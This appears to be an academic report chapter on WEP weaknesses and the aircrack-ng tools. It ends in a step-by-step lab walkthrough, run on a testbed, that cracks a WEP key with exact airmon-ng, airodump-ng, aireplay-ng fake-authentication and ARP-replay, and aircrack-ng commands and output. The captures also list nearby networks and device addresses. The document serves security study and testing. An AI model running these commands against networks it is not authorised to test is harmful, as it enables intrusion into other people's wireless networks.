Even though this method of authentication may seem to be more secure than the Open System Authentication, it has some severe weaknesses which are described in Section 2.2. The Shared Key authentication is deprecated and if WEP (which is also deprecated) is used, only Open System authentication should be enabled.

## **2.2 Attacks on WEP**

A key recovery attack is the ultimate attack, from which the attacker obtains the master key that can be used to gain full access to the network. This section will explain the history and detail of the most serious and well-known attacks on the WEP protocol

### **2.2.1 Packet injection**

*Attack 1 An attacker who has captured an encrypted packet in a WEP network, can later reinject this packet, and it will still be accepted by the network.*

Packet injection is sometimes understood as not a real attack on WEP, because WEP was never designed to be resistant against such an attack. A packet sent in a WEP protected network which has been intercepted by an attacker, can later be injected into the network again, as long as the key has not been changed and the original sending station is still in the network. If the sending station is not in the network anymore, the senders (and the receivers) address can be changed to a station that is still in the network. This is possible, because these fields are not protected by the ICV [5].

### 2.2.2 Fake authentication

*Attack 2 Fake authentication: An attacker can join a WEP protected network, which supports Open System authentication, without knowing the secret root key. An attacker can join a WEP protected network, which support Shared Key authentication, if he has captured a full Shared Key authentication handshake between a station and an access point.*

The fake authentication attack on the WEP protocol allows an attacker to join a WEP protected network, even if the attacker has not got the secret root key. IEEE 802.11 defines two ways a client can authenticate itself in an WEP protected environment. The first method is called Open System authentication. Here, a client just sends a message to an access point, telling that he wants to join the network using Open System authentication. The access point will answer the request with successful, if he allows Open System authentication. As you can see, the secret root key is never used during this handshake, allowing an attacker to perform this handshake too and to join an WEP protected network without knowledge of the secret root key. The second method is called Shared Key authentication. Shared Key authentication uses the secret root key and a challenge-response authentication mechanism, which should make it more secure (at least in theory) than Open System authentication, which provides no kind of security.

In a Shared Key authentication system, identity is demonstrated by knowledge of a shared, secret, WEP encryption key.[CWKS97]

First, a client sends a frame to an access point telling him, that he wants to join the network using Shared Key authentication. The access point answers with a frame containing a challenge, a random by testring. The client now answers with a frame containing this challenge which must be WEP encrypted. The access point decrypts the frame and if the



decrypted challenge matches the challenge he send, then he answers with successful and the client is authenticated. An attacker who is able to sniff an Shared Key authentication handshake can join the network itself. First note, that besides the APs challenge, all bytes in the third frame are constant and therefore known by an attacker. The challenge itself was transmitted in cleartext in frame number 2 and is therefore known by the attacker too. The attacker can now recover the key stream which was used by WEP to encrypt frame number 3. The attacker now knows a key stream and the corresponding IV which is as long as frame number 3. The attacker can now initiate an Shared Key authentication handshake with the AP. After having received frame number 2, he can construct a valid frame number 3 using his recovered key stream. The AP will be able to successfully decrypt and verify the frame and respond with successful. The attacker is now authenticated. We will later see that there are some more attacks which allow key stream recovery, so that an attacker does not even need to sniff a valid handshake to recover an key stream. Additionally, there are possibilities to force a station to reauthenticate itself immediately [5].

### **2.2.3 FMS Attack**

Regarding the related key vulnerability, Fluhrer, Mantin and Shamir devised a method of using the weakness of RC4, the keystream generator for WEP, to obtain bits of the root key based on probabilities of certain state permutation bits reaching a "resolved state" such that they contained a correlation to the first byte of the keystream [6].

### **2.2.4 Fragmentation Attack**

The attack begins by intercepting a packet on the network, preferably an ARP packet. With regards to a general packet, it can be said that the first 8 bytes of plaintext can be known due to a common LLC/SNAP header on each encrypted packet. Since the first 8 bytes of the

plaintext is known, it can be XORed with the ciphertext to give 8 bytes of the keystream. For the case of an ARP packet, more is known about its format and thus more keystream bits may be extracted. The keystream can now be used to encrypt data, although the use of this is infeasible when considering that an 8 byte allocation is sectioned into 4 bytes of payload and 4 bytes of CRC32 checksum. Thus, the attack must utilize the 802.11 feature of packet fragmentation to send a protocol maximum of 16 four byte fragments, thus generating a 64 byte packet for injection. Figure 2-7 illustrates this method [6].




Figure 2-7: Fragmentation Attack diagram

### 2.2.5 Chopchop Attack

In a 2004 posting on netstumbler.org, a person going by the pseudonym of KoreK posted an attack, described in greater detail in which utilizes the mathematical structure of the CRC32 checksum that is appended to the end of the plaintext payload before encryption. The premise of this attack is as follows: assuming the last 4 bytes of the encrypted packet comprise the CRC32 checksum, remove the last byte and replace it with a “corrected” guess that replicates a valid checksum, then send it off to the access point. If the access point returns with an error message, the guess was incorrect and another is made. If the access point returns with confirmation, then the final byte has been guessed correctly and is now known to the

attacker. This can be extended to the other bits of the checksum as well, providing a partial break [6].

### **2.2.6 Caffe Latte attack**

The Caffe Latte attack debunks the age old myth that to crack WEP, the attacker needs to be in the RF vicinity of the authorized network, with at least one functional AP up and running. We demonstrate that it is possible to retrieve the WEP key from an isolated Client - the Client can be on the Moon! - using a new technique called "AP-less WEP Cracking". With this discovery Pen-testers will realize that a hacker no longer needs to drive up to a parking lot to crack WEP. Corporations still stuck with using WEP, will realize that their WEP keys can be cracked while one of their employees is transiting through an airport, having a cup of coffee, or is catching some sleep in a hotel room. Interestingly, Caffe Latte also has a great impact on the way Honey-pots work today and takes them to the next level of sophistication [7].

## **2.3 Aircrack-ng suite**

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.

In fact, Aircrack-ng is a set of tools for auditing wireless networks.

### **2.3.1 Aireplay-ng**

Aireplay-ng is used to inject frames.

The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection. With the packetforge-ng tool it's possible to create arbitrary frames.

#### 2.3.1.1 Usage:

```
aireplay-ng <options> <replay interface>
```

For all the attacks except deauthentication and fake authentication, you may use the following filters to limit which packets will be presented to the particular attack.

#### 2.3.1.2 Filter options:

- -b bssid : MAC address, Access Point
- -d dmac : MAC address, Destination
- -s smac : MAC address, Source
- -m len : minimum packet length
- -n len : maximum packet length
- -u type : frame control, type field
- -v subt : frame control, subtype field
- -t tods : frame control, To DS bit
- -f fromds : frame control, From DS bit
- -w iswep : frame control, WEP bit [8].

#### 2.3.1.3 *Packets injection*

When replaying (injecting) packets, the following options apply.

- -x nbpps : number of packets per second
- -p fctrl : set frame control word (hex)
- -a bssid : set Access Point MAC address
- -c dmac : set Destination MAC address
- -h smac : set Source MAC address
- -e essid : For fakeauth attack or injection test, it sets target AP SSID. This is optional when the SSID is not hidden.
- -j : arpreplay attack : inject FromDS pkts
- -g value : change ring buffer size (default: 8)
- -k IP : set destination IP in fragments
- -l IP : set source IP in fragments
- -o npkts : number of packets per burst (-1)
- -q sec : seconds between keep-alives (-1)
- -y prga : keystream for shared key auth

#### 2.3.1.4 *Attacks modes*

This is how you specify which mode (attack) the program will operate in.

- - -deauth count : deauthenticate 1 or all stations (-0)
- - -fakeauth delay : fake authentication with AP (-1)

- - -interactive : interactive frame selection (-2)
- - -arpplay : standard ARP-request replay (-3)
- - -chopchop : decrypt/chopchop WEP packet (-4)
- - -fragment : generates valid keystream (-5)
- - -test : injection test (-9) [8].

#### 2.3.1.5 *An Example*

```
aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:0F:B5:88:AC:82 is our card MAC address
- ath0 is the wireless interface name [9].

Success looks like:

```
18:18:20 Sending Authentication Request
18:18:20 Authentication successful
18:18:20 Sending Association Request
18:18:20 Association successful :-)
```

### 2.3.2 Airmon-ng

Airmon-ng command can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.

#### 2.3.2.1 Usage

```
usage: airmon-ng <start|stop> <interface> [channel] or airmon-ng <check|check kill>
```

Where:

- <start|stop> indicates if you wish to start or stop the interface. (Mandatory)
- <interface> specifies the interface. (Mandatory)
- [channel] optionally set the card to a specific channel [10].

### 2.3.3 Airodump-ng

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEPIVs (Initialization Vector) for the intent of using them with aircrack-ng. If you have a GPS receiver connected to the computer, airodump-ng is capable of logging the coordinates of the found access points.

#### 2.3.3.1 Usage

```
usage: airodump-ng <options> <interface>[,<interface>,...]
```

#### 2.3.3.2 Options:

- --ivs : Save only captured IVs
- --gpsd : Use GPSd

- `--write <prefix>` : Dump file prefix
- `-w` : same as `--write`
- `--beacons` : Record all beacons in dump file
- `--update <secs>` : Display update delay in seconds
- `--showack` : Prints ack/cts/rts statistics
- `-h` : Hides known stations for `--showack`
- `-f <msecs>` : Time in ms between hopping channels
- `--berlin <secs>` : Time before removing the AP/client from the screen when no more packets are received (Default: 120 seconds)
- `-r <file>` : Read packets from that file

#### 2.3.3.3 *Filter options:*

- `--encrypt <suite>` : Filter APs by cipher suite
- `--netmask <netmask>` : Filter APs by mask
- `--bssid <bssid>` : Filter APs by BSSID
- `--essid <essid>` : Filter APs by ESSID
- `--essid-regex <regex>` : Filter APs by ESSID using a regular expression
- `-a` : Filter unassociated clients

#### 2.3.3.4 *Channels*

By default, airodump-ng hop on 2.4GHz channels. You can make it capture on other/specific channel(s) by using:

- `--channel <channels>` : Capture on specific channels
- `--band <abg>` : Band on which airodump-ng should hop



- -C <frequencies> : Uses these frequencies in MHz to hop
- --cswitch <method> : Set channel switching method
- 0: FIFO (default)
- 1: Round Robin
- 2: Hop on last
- -s:same as --cswitch

--help : Displays this usage screen [11].

### 2.3.4 Aircrack-ng

Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program. Aircrack-ng can recover the WEP key once enough encrypted packets have been captured with airodump-ng. This part of the aircrack-ng suite determines the WEP key using two fundamental methods. The first method is via the PTW approach (Pyshkin, Tews, Weinmann). The default cracking method is PTW. This is done in two phases. In the first phase, aircrack-ng only uses ARP packets. If the key is not found, then it uses all the packets in the capture. The main advantage of the PTW approach is that very few data packets are required to crack the WEP key. The second method is the FMS/KoreK method. The FMS/KoreK method incorporates various statistical attacks to discover the WEP key and uses these in combination with brute forcing.

#### 2.3.4.1 Usage

```
aircrack-ng [options] <capture file(s)>
```

### 2.3.4.2 Options

Option	Param.	Description
-a	amode	Force attack mode (1 = static WEP, 2 = WPA/WPA2-PSK).
-b	bssid	Long version –bssid. Select the target network based on the access point's MAC address.
-e	essid	If set, all IVs from networks with the same ESSID will be used. This option is also required for WPA/WPA2-PSK cracking if the ESSID is not broadcasted (hidden).
-p	nbcpu	On SMP systems: # of CPU to use. This option is invalid on non-SMP systems.
-q	none	Enable quiet mode (no status output until the key is found, or not).
-c	none	(WEP cracking) Restrict the search space to alpha-numeric characters only (0x20 - 0x7F).
-t	none	(WEP cracking) Restrict the search space to binary coded decimal hex characters.
-h	none	(WEP cracking) Restrict the search space to numeric characters (0x30-0x39) These keys are used by default in most Fritz!BOXes.
-d	start	(WEP cracking) Long version –debug. Set the beginning of the WEP key (in hex), for debugging purposes.
-m	maddr	(WEP cracking) MAC address to filter WEP data packets. Alternatively, specify -m ff:ff:ff:ff:ff:ff to use all and every IVs, regardless of the network.
-M	number	(WEP cracking) Sets the maximum number of ivs to use.
-n	nbits	(WEP cracking) Specify the length of the key: 64 for 40-bit WEP, 128 for 104-bit WEP, etc. The default value is 128.
-i	index	(WEP cracking) Only keep the IVs that have this key index (1 to 4). The default behaviour is to ignore the key index.
-f	fudge	(WEP cracking) By default, this parameter is set to 2 for 104-bit WEP and to 5 for 40-bit WEP. Specify a higher value to increase the bruteforce level: cracking will take more time, but with a higher likelihood of success.
-H	none	Long version –help. Output help information.
-l	file name	(Lowercase L, ell) logs the key to the file specified.
-K	none	Invokes the Korek WEP cracking method. (Default in v0.x)
-k	korek	(WEP cracking) There are 17 korek statistical attacks. Sometimes one attack creates a huge false positive that prevents the key from being found, even with lots of IVs. Try -k 1, -k 2, ... -k 17 to disable each attack selectively.

Option	Param.	Description
-p	threads	Allow the number of threads for cracking even if you have a non-SMP computer.
-r	database	Utilizes a database generated by airolib-ng as input to determine the WPA key. Outputs an error message if aircrack-ng has not been compiled with sqlite support.
-x/-x0	none	(WEP cracking) Disable last keybytes brutforce.
-x1	none	(WEP cracking) Enable last keybyte bruteforcing (default).
-x2	none	(WEP cracking) Enable last two keybytes bruteforcing.
-X	none	(WEP cracking) Disable bruteforce multithreading (SMP only).
-y	none	(WEP cracking) Experimental single bruteforce attack which should only be used when the standard attack mode fails with more than one million IVs
-u	none	Long form -cpu-detect. Provide information on the number of CPUs and MMX support. Example responses to "aircrack-ng -cpu-detect" are "Nb CPU detected: 2" or "Nb CPU detected: 1 (MMX available)".
-w	words	(WPA cracking) Path to a wordlist or "-" without the quotes for standard in (stdin).
-z	none	Invokes the PTW WEP cracking method.

Table 2-1: Aircrack-ng options.

#### 2.3.4.3 Example

To WEP dictionary crack a 64 bit key:

```
aircrack-ng -w h:hex.txt,ascii.txt -a 1 -n 64 -e teddy wep10-01.cap
```

Where:

- -w h:hex.txt,ascii.txt is the list of files to use. For files containing hexadecimal values, you must put a "h:" in front of the file name.
- -a 1 says that it is WEP
- -n 64 says it is 64 bits. Change this to the key length that matches your dictionary files.

- -e teddy is to optionally select the access point. You could also use the “-b” option to select based on MAC address
- wep10-01.cap is the name of the file containing the data. It can be the full packet or an IVs only file. It must contain be a minimum of four IVs [11].

### 2.3.5 Packetforge-ng

The purpose of packetforge-ng is to create encrypted packets that can subsequently be used for injection. You may create various types of packets such as arp requests, UDP, ICMP and custom packets. The most common use is to create ARP requests for subsequent injection.

#### 2.3.5.1 Usage

```
Usage: packetforge-ng <mode> <options>
```

#### 2.3.5.2 Forge options

- -p <fctrl> : set frame control word (hex)
- -a <bssid> : set Access Point MAC address
- -c <dmac> : set Destination MAC address
- -h <smac> : set Source MAC address
- -j : set FromDS bit
- -o : clear ToDS bit
- -e : disables WEP encryption
- -k <ip[:port]> : set Destination IP [Port]
- -l <ip[:port]> : set Source IP [Port] (Dash lowercase letter L)

- -t ttl : set Time To Live
- -w <file> : write packet to this pcap file

#### 2.3.5.3 Modes

- --arp : forge an ARP packet (-0)
- --udp : forge an UDP packet (-1)
- --icmp : forge an ICMP packet (-2)
- --null : build a null packet (-3)
- --custom : build a custom packet (-9)

## 2.4 WEP CRACKING

In this section we will go through a very simple case to crack a WEP key. It assumes you have a working wireless card with drivers already patched for injection.

The basic concept behind this tutorial is using aireplay-ng replay an ARP packet to generate new unique IVs. In turn, aircrack-ng uses the new unique IVs to crack the WEP key. It is important to understand what an ARP packet is.

### 2.4.1 ARP Request Replay Attack

The classic ARP request replay attack is the most effective way to generate new initialization vectors (IVs), and works very reliably. The program listens for an ARP packet then retransmits it back to the access point. This, in turn, causes the access point to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and over. However, each ARP packet repeated by the access point has a new IVs. It is all these new IVs which allow you to determine the WEP key.

ARP is address resolution protocol: A TCP/IP protocol used to convert an IP address into a physical address, such as an Ethernet address. A host wishing to obtain a physical address broadcasts an ARP request onto the TCP/IP network. The host on the network that has the address in the request then replies with its physical hardware address.

#### **2.4.2 Assumptions**

- You are using drivers patched for injection. Use the injection test to confirm your card can inject prior to proceeding.
- You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you may will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following these instructions.
- There is at least one wired or wireless client connected to the network and they are active. The reason is that this tutorial depends on receiving at least one ARP request packet and if there are no active clients then there will never be any ARP request packets.
- You are using aircrack-ng-1.2-rc2.
- AP uses WEP protocol for encryption.

In the examples below, you will need to change “wlan0” to the interface name which is specific to your wireless card.

### 2.4.3 Equipment used

In this tutorial, here is what was used:

- BSSID (MAC address of access point): E4:CE:8F:62:25:58
- Station: 7C:C3:A1:A8:08:FF
- ESSID (Wireless network name): testSonia
- Access point channel: 9
- Wireless interface: mon0

For the penetration testing we used outdoor nodes on nitos testbed (see section 5).

### 2.4.4 airmon-ng - Start the wireless interface in monitor mode on AP channel

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is mode whereby your card can listen to every packet in the air. Normally your card will only “hear” packets addressed to you. By hearing every packet, we can later select some for injection. As well, only (there are some rare exceptions) monitor mode allows you to inject packets. (Note: this procedure is for Atheros cards.). This is illustrated in Figure 2-8.

To begin, you need to first put your wireless adapter into monitor mode , Monitor mode is the mode whereby your card can listen to every packet in the air , You can put your card into monitor mode by typing in the following commands:

```
airmon-ng start wlan0
```

Interface	Chipset	Driver
mon0	Atheros AR9300	ath9k - [phy0]
wlan0	Atheros AR9300	ath9k - [phy0]

Figure 2-8: Put the Wireless Adapter into Monitor Mode

You should kill the processes that could cause problem.

### 2.4.5 airodump-ng mon0- Finding a suitable Target

After putting your card into monitor mode, you need to find a network that is protected by WEP. You can discover the surrounding networks by entering the following command:

```
airodump-ng mon0
```

CH 9 ][ Elapsed: 5 mins ][ 2015-01-06 17:58

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E4:CE:8F:62:25:58	-47	1338	0 0	9	54e	WEP	WEP		testSonia
00:05:59:56:A7:46	-68	320	0 0	1	54e	WPA2	CCMP	PSK	HOL
00:0F:CC:A9:3A:E0	-70	184	0 0	7	54	WPA2	CCMP	PSK	georges
00:26:44:5B:1E:50	-70	126	0 0	12	54e	WPA2	CCMP	PSK	Forthnet Atsias
00:1D:1C:F4:D0:3A	-74	166	0 0	5	54e	WPA	TKIP	PSK	Lazaki
00:1E:E5:73:65:7C	-72	12	0 0	11	54e	WPA2	CCMP	PSK	NETWORKSLAB2
00:0E:8F:2A:3B:69	-72	114	97 0	1	54e	WPA2	CCMP	PSK	OTE2A3B69
14:60:80:6A:BF:F4	-73	208	0 0	6	54e	WPA2	CCMP	PSK	CYTABFF4
A4:7E:39:F6:FA:50	-73	27	0 0	11	54e	WPA	CCMP	PSK	OTef6fa50
A4:7E:39:F1:43:C0	-73	95	0 0	1	54e	WPA	CCMP	PSK	OTef143c0
10:FE:ED:E8:F7:FB	-73	179	0 0	1	54e	WEP	WEP		wirelessIKT
A4:7E:39:F1:43:C1	-73	72	7 0	1	54e	OPN			OTE WiFi Fon
0A:18:D6:27:C2:EF	-74	35	0 0	11	54e	WPA2	CCMP	PSK	inf-secure
E8:39:DF:F6:0A:BE	-74	124	0 0	9	54	WPA	TKIP	PSK	aster2
CC:1A:FA:93:86:7C	-73	49	0 0	9	54e	WPA	CCMP	PSK	trelo-giapraki
12:18:D6:27:C2:EF	-74	39	0 0	11	54e	WPA2	CCMP	PSK	Nanotrim
CC:1A:FA:93:86:7D	-74	34	0 0	9	54e	OPN			OTE WiFi Fon
0E:18:D6:27:C2:EF	-75	50	0 0	11	54e	OPN			inf-wifi
64:66:B3:98:23:26	-75	0	2 0	7	-1	OPN			<length: 0>
38:22:9D:A9:DB:5A	-72	18	0 0	11	54e	WPA2	CCMP	PSK	sioumourekis
CC:1A:FA:9F:85:81	-70	13	0 0	13	54e	OPN			OTE WiFi Fon
CC:1A:FA:9F:85:80	-71	16	0 0	13	54e	WPA	CCMP	PSK	Aktinologiko Iatreio
B4:52:7E:EA:B4:4E	-71	10	0 0	6	54e	WPA2	CCMP	PSK	Xperia_M_3laf
F8:01:13:52:41:48	-74	1	0 0	6	54e	WPA2	CCMP	PSK	JIMIS
00:24:F7:BD:B9:60	-72	4	7 0	2	24e	OPN			Public Hot-Spot 4

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	D0:AE:EC:8D:3A:B9	-59	0 - 1	0	3	Toponet_Office
(not associated)	00:15:6D:E2:CD:BB	-67	0 - 1	23	508	SUNLINK2
(not associated)	00:27:22:C6:7E:87	-73	0 - 1	0	53	version
(not associated)	00:13:02:19:01:7B	-73	0 - 1	0	1	
(not associated)	DC:2B:61:33:1A:8A	-57	0 - 1	0	1	
(not associated)	88:25:2C:09:6A:90	-74	0 - 1	0	1	OTEE7859C
E4:CE:8F:62:25:58	7C:C3:A1:A8:08:FF	-54	0 -54	0	3	
00:0E:8F:2A:3B:69	BC:77:37:98:37:F8	-1	5e- 0	0	1	
F8:01:13:52:41:48	6C:F3:73:FA:99:F1	-1	1e- 0	0	1	
00:24:F7:BD:B9:60	54:EF:92:95:A7:5C	-1	1e- 0	0	1	

Figure 2-9: Discover the surrounding networks



Bssid shows the mac address of the AP, CH shows the channel in which AP is broadcasted and ESSID shows the name broadcasted by the AP, Cipher shows the encryption type (Figure 2-9).

Now look out for a WEP protected network. In my case I'll take "testSonia" as my target for rest of the tutorial.

#### **2.4.6 airodump-ng capture the IVs**

Now to crack the WEP key you'll have to capture the target's data into a file. To do this we use airodump tool again, but with some additional switches to target a specific AP and channel. This is illustrated in Figure 2-10.

Open another console session to capture the generated IVs. Then enter:

```
airodump-ng -c 9 -w data-capture --bssid E4:CE:8F:62:25:58 mon0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid E4:CE:8F:62:25:58 is the access point MAC address. This eliminates extraneous traffic.
- -w data-capture is file name prefix for the file which will contain the IVs.
- mon0 is the interface name.

CH 9 [[ Elapsed: 5 mins ] [ 2015-01-06 17:58

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E4:CE:8F:62:25:58	-47	1338	0 0	9	54e	WEP	WEP		testSonia
00:05:59:56:A7:46	-68	320	0 0	1	54e	WPA2	CCMP	PSK	HOL
00:0F:CC:A9:3A:E0	-70	184	0 0	7	54	WPA2	CCMP	PSK	georges
00:26:44:5B:1E:50	-70	126	0 0	12	54e	WPA2	CCMP	PSK	Forthnet Atsias
00:1D:1C:F4:D0:3A	-74	166	0 0	5	54e	WPA	TKIP	PSK	Lazaki
00:1E:E5:73:65:7C	-72	12	0 0	11	54e	WPA2	CCMP	PSK	NETWORKSLAB2
00:0E:8F:2A:3B:69	-72	114	97 0	1	54e	WPA2	CCMP	PSK	OTE2A3B69
14:60:80:6A:BF:F4	-73	208	0 0	6	54e	WPA2	CCMP	PSK	CYTABFF4
A4:7E:39:F6:FA:50	-73	27	0 0	11	54e	WPA	CCMP	PSK	OTef6fa50
A4:7E:39:F1:43:C0	-73	95	0 0	1	54e	WPA	CCMP	PSK	OTef143c0
10:FE:ED:E8:F7:FB	-73	179	0 0	1	54e	WEP	WEP		wirelessIKT
A4:7E:39:F1:43:C1	-73	72	7 0	1	54e	OPN			OTE WiFi Fon
0A:18:D6:27:C2:EF	-74	35	0 0	11	54e	WPA2	CCMP	PSK	inf-secure
E8:39:DF:F6:0A:BE	-74	124	0 0	9	54	WPA	TKIP	PSK	aster2
CC:1A:FA:93:86:7C	-73	49	0 0	9	54e	WPA	CCMP	PSK	trelo-giapraki
12:18:D6:27:C2:EF	-74	39	0 0	11	54e	WPA2	CCMP	PSK	Nanotrim
CC:1A:FA:93:86:7D	-74	34	0 0	9	54e	OPN			OTE WiFi Fon
0E:18:D6:27:C2:EF	-75	50	0 0	11	54e	OPN			inf-wifi
64:66:B3:98:23:26	-75	0	2 0	7	-1	OPN			<length: 0>
38:22:9D:A9:DB:5A	-72	18	0 0	11	54e	WPA2	CCMP	PSK	sioumourekis
CC:1A:FA:9F:85:81	-70	13	0 0	13	54e	OPN			OTE WiFi Fon
CC:1A:FA:9F:85:80	-71	16	0 0	13	54e	WPA	CCMP	PSK	Aktinologiko Iatreio
B4:52:7E:EA:B4:4E	-71	10	0 0	6	54e	WPA2	CCMP	PSK	Xperia M_31af
F8:01:13:52:41:48	-74	1	0 0	6	54e	WPA2	CCMP	PSK	JIMIS
00:24:F7:BD:B9:60	-72	4	7 0	2	24e	OPN			Public Hot-Spot 4

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	D0:A5:EC:8D:3A:B9	-59	0 - 1	0	3	Toponet_Office
(not associated)	00:15:6D:E2:CD:BB	-67	0 - 1	23	508	SUNLINK2
(not associated)	00:27:22:C6:7E:87	-73	0 - 1	0	53	version
(not associated)	00:13:02:19:01:7B	-73	0 - 1	0	1	
(not associated)	DC:2B:61:33:1A:8A	-57	0 - 1	0	1	
(not associated)	88:25:2C:09:6A:90	-74	0 - 1	0	1	OTEE7859C
E4:CE:8F:62:25:58	7C:C3:A1:A8:08:FF	-54	0 -54	0	3	
00:0E:8F:2A:3B:69	BC:77:37:98:37:F8	-1	5e- 0	0	1	
F8:01:13:52:41:48	6C:F3:73:FA:99:F1	-1	1e- 0	0	1	
00:24:F7:BD:B9:60	54:EF:92:95:A7:5C	-1	1e- 0	0	1	

Figure 2-10: Start Capturing Traffic

#### 2.4.7 aireplay-ng fake authentication with the access point

Now you have to capture at least 20,000 data packets to crack WEP .This can be done in two ways, The first one would be a (passive attack ) wait for a client to connect to the AP and then start capturing the data packets but this method is very slow, it can take days or even weeks to capture that many data packets

The second method would be an (active attack )this method is fast and only takes minutes to generate and inject that many packets .


In an active attack you'll have do a Fake authentication (connect) with the AP ,then you'll have to generate and inject packets. This can be done very easily by entering the following command

```
aireplay-ng -1 0 -a E4:CE:8F:62:25:58 -h 7C:C3:A1:A8:08:FF -e testSonia --ignore-negative-one mon0
```

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e testSonia is the wireless network name
- -a E4:CE:8F:62:25:58 is the access point MAC address
- -h 7C:C3:A1:A8:08:FF is our card MAC address
- mon0 is the wireless interface name

Success looks like Figure 2-11:



```
root@node023:~# aireplay-ng -1 0 -a E4:CE:8F:62:25:58 -h 7C:C3:A1:A8:08:FF -e testSonia --ignore-negative-one mon0
The interface MAC (E4:CE:8F:5A:35:DD) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 7C:C3:A1:A8:08:FF
19:49:50 Waiting for beacon frame (BSSID: E4:CE:8F:62:25:58) on channel -1
19:49:50 Sending Authentication Request (Open System) [ACK]
19:49:50 Authentication successful
19:49:50 Sending Association Request [ACK]
19:49:50 Association successful :- ) (AID: 1)
```

Figure 2-11: Fake authentication with the access point

#### 2.4.8 aireplay-ng - ARP request replay mode

The purpose of this step is to start aireplay-ng in a mode which listens for ARP requests then reinjects them back into the network.

Open another console session and enter:

```
aireplay-ng -3 -b E4:CE:8F:62:25:58 -h 7C:C3:A1:A8:08:FF -e testSonia --ignore-negative-one mon0
```

It will start listening for ARP requests and when it hears one, aireplay-ng will immediately start to inject it. Here is Figure 2-11 what the screen looks like when ARP requests are being injected :

```
root@node023:~# aireplay-ng -3 -b E4:CE:8F:62:25:58 -h 7C:C3:A1:A8:08:FF -e tes
tSonia --ignore-negative-one mon0
The interface MAC (E4:CE:8F:5A:35:DD) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether 7C:C3:A1:A8:08:FF
19:53:38 Waiting for beacon frame (BSSID: E4:CE:8F:62:25:58) on channel -1
Saving ARP requests in replay_arp-0106-195338.cap
You should also start airodump-ng to capture replies.
Read 3896 packets (got 0 ARP requests and 10 ACKs), sent 0 packets...(0 pps)
```

Figure 2-12: Inject ARP Traffic

## 2.4.9 aircrack-ng obtain the WEP key

The purpose of this step is to obtain the WEP key from the IVs gathered in the previous steps.

```
aircrack-ng -z data-capture-01.cap
```

With in a few minutes Aircrak will crack the WEP key as shown in Figure 2-12:




Figure 2-13: Crack the Password

#### **2.4.10 WEP Vulnerability**

WEP has several vulnerabilities.

1) Weak Cryptography: Analysis of captured traffic can easily reveal the shared key used by WEP. Various tools are available which enable data decryption within few minutes.

2) Absence of Key Management: WEP does not provide key management and thus, same keys are used for longer duration and tend to be of poor quality [12].

